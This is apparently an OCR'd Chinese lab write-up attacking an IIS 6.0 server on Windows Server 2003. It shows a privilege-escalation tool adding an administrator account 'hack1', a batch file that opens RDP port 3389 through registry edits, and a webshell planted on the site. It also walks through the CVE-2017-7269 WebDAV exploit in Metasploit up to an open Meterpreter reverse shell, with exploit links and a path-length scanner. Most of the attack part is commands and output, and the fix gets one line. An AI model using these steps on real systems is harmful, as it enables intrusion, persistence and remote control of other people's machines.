
```
pr.exe "net user hack1 123 /add" ■■■■hack1■■■■■■123
```

```
pr.exe "net localgroup administrators hack1 /add" ■hack1■■■■administrators■■■■
```




```
C:\Documents and Settings\Administrator\桌面\wmqbk-ASP-5.0\> pr.exe "net user hack1 123 /add
/xxoo/—>Build&&Change By p
/xxoo/—>This exploit gives you a Local System shell
/xxoo/—>Got WMI process Pid: 1560
begin to try
/xxoo/—>Found token SYSTEM
/xxoo/—>Command:net user hack1 123 /add&echo [S]&cd&echo [E]
命令成功完成。


C:\Documents and Settings\Administrator\桌面\wmqbk-ASP-5.0\> pr.exe "net localgroup administrators hack1 /add
/xxoo/—>Build&&Change By p
/xxoo/—>This exploit gives you a Local System shell
/xxoo/—>Got WMI process Pid: 1560
begin to try
/xxoo/—>Found token SYSTEM
/xxoo/—>Command:net localgroup administrators hack1 /add&echo [S]&cd&echo [E]
命令成功完成。
```

如果对方开启了3389端口那么就可以用新建的用户登录，如果没有开启那么我们就上传一个bat文件，它可以远程开启目标的3389端口



名称	时间	大小	属
app	2019-05-30 13:55:14	0	16
assets	2019-05-30 13:55:14	0	16
3389open.bat	2019-10-14 11:27:13	533	32
cmd.exe	2019-10-12 00:21:34	471040	32
index.asp	2019-05-30 13:55:14	97	32
pr.exe	2019-10-12 00:21:40	247256	32
README.md	2019-05-30 13:55:14	1340	32
shell.asp	2019-10-12 00:09:56	24	32
说明.txt	2019-05-30 13:55:14	914	32

此时运行利用pr.exe运行3389open.bat，成功开启3389端口，可以连接



```
[*] 磁盘列表 [ C:D: ]

C:\Documents and Settings\Administrator\桌面\wmqbk-ASP-5.0\> setp "C:\Documents and Settings\Administrator\桌面\wmqbk-ASP-5.0\cmd.exe"
设置终端路径为: :"C:\Documents and Settings\Administrator\桌面\wmqbk-ASP-5.0\cmd.exe"

C:\Documents and Settings\Administrator\桌面\wmqbk-ASP-5.0\> dir
 驱动器 C 中的卷没有标签。
 卷的序列号是 F84E-AEA0

 C:\Documents and Settings\Administrator\桌面\wmqbk-ASP-5.0 的目录

2019-10-14  11:31    <DIR>          .
2019-10-14  11:31    <DIR>          ..
2019-10-14  11:27               533 3389open.bat
2019-05-30  13:55    <DIR>          app
2019-05-30  13:55    <DIR>          assets
2019-10-12  00:21           471,040 cmd.exe
2019-05-30  13:55                97 index.asp
2019-10-12  00:21           247,256 pr.exe
2019-05-30  13:55             1,340 README.md
2019-10-12  00:09                24 shell.asp
2019-05-30  13:55               914 说明.txt
               7 个文件        721,204 字节
               4 个目录 18,899,943,424 可用字节


C:\Documents and Settings\Administrator\桌面\wmqbk-ASP-5.0\> pr.exe "3389open.bat"
/xxoo/—>Build&&Change By p
/xxoo/—>This exploit gives you a Local System shell
/xxoo/—>Got WMI process Pid: 1896
begin to try
/xxoo/—>Found token SYSTEM
/xxoo/—>Command:3389open.bat

C:\Documents and Settings\Administrator\桌面\wmqbk-ASP-5.0>echo Windows Registry Editor Version 5.00  1>>3389.reg

C:\Documents and Settings\Administrator\桌面\wmqbk-ASP-5.0>echo [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server]  1>>3389.reg

C:\Documents and Settings\Administrator\桌面\wmqbk-ASP-5.0>echo "fDenyTSConnections"=dword:00000000  1>>3389.reg

C:\Documents and Settings\Administrator\桌面\wmqbk-ASP-5.0>echo [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\Wds\rdpwd\Tds\tcp]  1>>3389.reg

C:\Documents and Settings\Administrator\桌面\wmqbk-ASP-5.0>echo "PortNumber"=dword:00000d3d  1>>3389.reg

C:\Documents and Settings\Administrator\桌面\wmqbk-ASP-5.0>echo [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp]  1>>3389.reg

C:\Documents and Settings\Administrator\桌面\wmqbk-ASP-5.0>echo "PortNumber"=dword:00000d3d  1>>3389.reg

C:\Documents and Settings\Administrator\桌面\wmqbk-ASP-5.0>regedit /s 3389.reg

C:\Documents and Settings\Administrator\桌面\wmqbk-ASP-5.0>del 3389.reg


C:\Documents and Settings\Administrator\桌面\wmqbk-ASP-5.0\>
```

附上3389open.bat文件代码


```
//3389open.bat
echo Windows Registry Editor Version 5.00>>3389.reg
echo [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server]>>3389.reg
echo "fDenyTSConnections"=dword:00000000>>3389.reg
echo [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\Wds\rdpwd\Tds\tcp]>>3389.reg
echo "PortNumber"=dword:00000d3d>>3389.reg
echo [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp]>>3389.reg
echo "PortNumber"=dword:00000d3d>>3389.reg
regedit /s 3389.reg
del 3389.reg
```

漏洞修复

关闭WebDAV和写权限


远程代码执行(CVE-2017-7269)

前提条件：
IIS 6.0开启WebDAV
复现过程：
exp下载地址：https://github.com/zcgonvh/cve-2017-7269
下载后放入msf中，路径为/usr/share/metasploit-framework/modules/exploits/windows/iis/
注意文件名中-应该改为_否则无法识别，然后拿到了shell(失败后靶机恢复快照，否则可能之后的攻击无效)



```
msf5 > use exploits/windows/iis/cve_2017_7269
msf5 exploit(windows/iis/cve_2017_7269) > show options

Module options (exploit/windows/iis/cve_2017_7269):

   Name                Current Setting  Required  Description
   ----                ---------------  --------  -----------
   HttpHost            localhost        yes       http host for target
   PhysicalPathLength  19               yes       length of physical path for target(include backslash)
   RHOSTS                               yes       The target address range or CIDR identifier
   RPORT               80               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Microsoft Windows Server 2003 R2


msf5 exploit(windows/iis/cve_2017_7269) > set rhosts 192.168.1.104
rhosts => 192.168.1.104
msf5 exploit(windows/iis/cve_2017_7269) > exploit

[*] Started reverse TCP handler on 192.168.1.101:4444
[*] Exploit completed, but no session was created.
msf5 exploit(windows/iis/cve_2017_7269) > exploit

[*] Started reverse TCP handler on 192.168.1.101:4444
[*] Sending stage (179779 bytes) to 192.168.1.104
[*] Meterpreter session 1 opened (192.168.1.101:4444 -> 192.168.1.104:1037) at 2019-11-16 14:14:59 +0800

meterpreter >
```

这里说说我开始失败的原因



11 属性

网站标识

描述(S): 11

IP 地址(I): (全部未分配)

TCP 端口(T): 80

SSL 端口(L):

连接

连接超时(N): 120 秒

☑ 保持 HTTP 连接(K)

☑ 启用


活动日志格式(V):

W3C 扩展日志文件格式

这种叫非默认绑定

这个exp可以直接利用，如果是绑定了的，就需要手动输入物理路径的长度和端口即可


目前网络上存在三种脚本，我使用的这种是第二种，区别附图



Exploit	完善程度	适用情况	下载地址
CVE-2017-7269	1. 只将POC中的shellcode修改成了MSF的	1. 只适用于默认绑定和默认路径的情况	https://github.com/dmchell/metasploit-framework/blob/9e8ec532a260b1a3f03abd09efcc44c30e4491c2/modules/exploits/windows/iis/cve-2017-7269.rb
iis_webdav_zcgonvh	1. 修改了POC中的shellcode 2. host和port由用户修改为实际绑定 3. 允许用户输入物理路径的长度	1. 适用于默认绑定和默认路径 2. 适用于非默认绑定和默认路径 3. 适用于默认绑定和非默认路径（已知路径长度） 3. 适用于非默认绑定和非默认路径（已知路径长度）	https://github.com/zcgonvh/cve-2017-7269/blob/master/cve-2017-7269.rb
iis_webdav_scstoragepathfromurl	1. 修改了POC中的shellcode 2. host和port由用户修改为实际绑定 3. 自动爆破物理路径长度	理论上适用于以下情况（但不稳定）： 1. 适用于默认绑定和默认路径 2. 适用于非默认绑定和默认路径 3. 适用于默认绑定和非默认路径 3. 适用于非默认绑定和非默认路径	https://www.metasploit.com/

很明显第一种用处不大，可以用第二种代替，第二种和第三种区别就是需不需要手动输入物理路径的长度和端口，第三种方便，但是第三种不咋稳定我们来看看如何手动输入

现在我们默认绑定



11 属性

网站标识

描述(S): 11

IP 地址(I): 192.168.1.104

TCP 端口(T): 80

SSL 端口(L):

连接

连接超时(N): 120 秒

☑ 保持 HTTP 连接(K)


☑ 启用日志记录(E)

活动日志格式(V):

W3C 扩展日志文件格式


批量检测工具

下载地址：https://github.com/admintony/Windows-Exploit/tree/master/IIS6_WebDAV_Scanner
检测出了长度为71




```
root@ghtwf01:~# python IIS6_WebDAV_Scanner.py -p tasklist.txt
 [+] Testing 192.168.1.104:80
 is vulnerable 68.1.104:80
 [Result] Length is 71
```

然后在msf上设置PhysicalPathLength为71即可



```
msf5 exploit(windows/iis/cve_2017_7269) > show options

Module options (exploit/windows/iis/cve_2017_7269):

   Name                Current Setting  Required  Description
   ----                ---------------  --------  -----------
   HttpHost            localhost        yes       http host for target
   PhysicalPathLength  19               yes       length of physical path for target(include backslash)
   RHOSTS              192.168.1.104    yes       The target address range or CIDR identifier
   RPORT               80               yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.101    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Microsoft Windows Server 2003 R2


msf5 exploit(windows/iis/cve_2017_7269) > set PhysicalPathLength 71
PhysicalPathLength => 71
msf5 exploit(windows/iis/cve_2017_7269) > exploit

[*] Started reverse TCP handler on 192.168.1.101:4444
[*] Sending stage (179779 bytes) to 192.168.1.104
[*] Meterpreter session 2 opened (192.168.1.101:4444 -> 192.168.1.104:1037) at 2019-11-16 14:51:22 +0800

meterpreter >
```


提权



```
meterpreter > whoami
[-] Unknown command: whoami.
meterpreter >
```

